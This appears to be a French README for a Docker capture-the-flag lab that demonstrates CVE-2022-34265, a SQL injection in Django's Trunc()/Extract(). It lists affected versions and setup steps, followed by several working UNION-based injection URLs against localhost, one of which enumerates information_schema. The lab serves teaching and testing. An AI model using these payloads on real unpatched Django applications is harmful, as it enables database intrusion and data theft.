 lnwza0x0a/ctf_django_cve-2022-34265
Défi CTF basé sur Docker démontrant une injection SQL dans les fonctions de base de données Trunc() et Extract() de Django (CVE-2022-34265) avec des exemples de payload de type UNION.

Un problème a été découvert dans Django 3.2 avant 3.2.14 et 4.0 avant 4.0.6. Les fonctions de base de données Trunc() et Extract() sont sujettes à l'injection SQL si des données non fiables sont utilisées comme valeur kind/lookup_name. Les applications qui limitent le choix du nom de recherche et du type à une liste sûre connue ne sont pas affectées.
git clone https://github.com/coco0x0a/CTF_CVE-2022-34265
cd CVE-2022-34265
sudo docker-compose up -d
sudo docker ps
sudo docker-compose down
Django>= 3.2, < 3.2.14
Django >= 4.0, < 4.0.6
Django 3.2.14
Django 4.0.6
en utilisant UNION
http://127.0.0.1:8000/extract/?lookup_name=year%20FROM%20start_datetime))%20OR%201=1%20UNION%20SELECT%201--
http://127.0.0.1:8000/extract/?lookup_name=year FROM start_datetime)) OR 1=1 UNION SELECT 1, 2, 3, 4, 5, 6, 7--
http://127.0.0.1:8000/extract/?lookup_name=year FROM start_datetime)) OR 1=1 UNION SELECT 1, now(), now(), now(), now(), now(), now()--
http://127.0.0.1:8000/extract/?lookup_name=year FROM start_datetime)) OR 1=1 UNION SELECT "TEST", now(), now(), now(), now(), now(), now()--


http://127.0.0.1:8000/extract/?lookup_name=year FROM start_datetime)) OR 1=1 UNION SELECT CONCAT(table_name, '~', column_name), now(), now(), now(), now(), now(), now() FROM information_schema.columns--
https://github.com/aeyesec/CVE-2022-34265
https://github.com/ZhaoQi99/CVE-2022-34265
https://github.com/suksit/writeups/tree/main/secplayground/half-year-event-2022
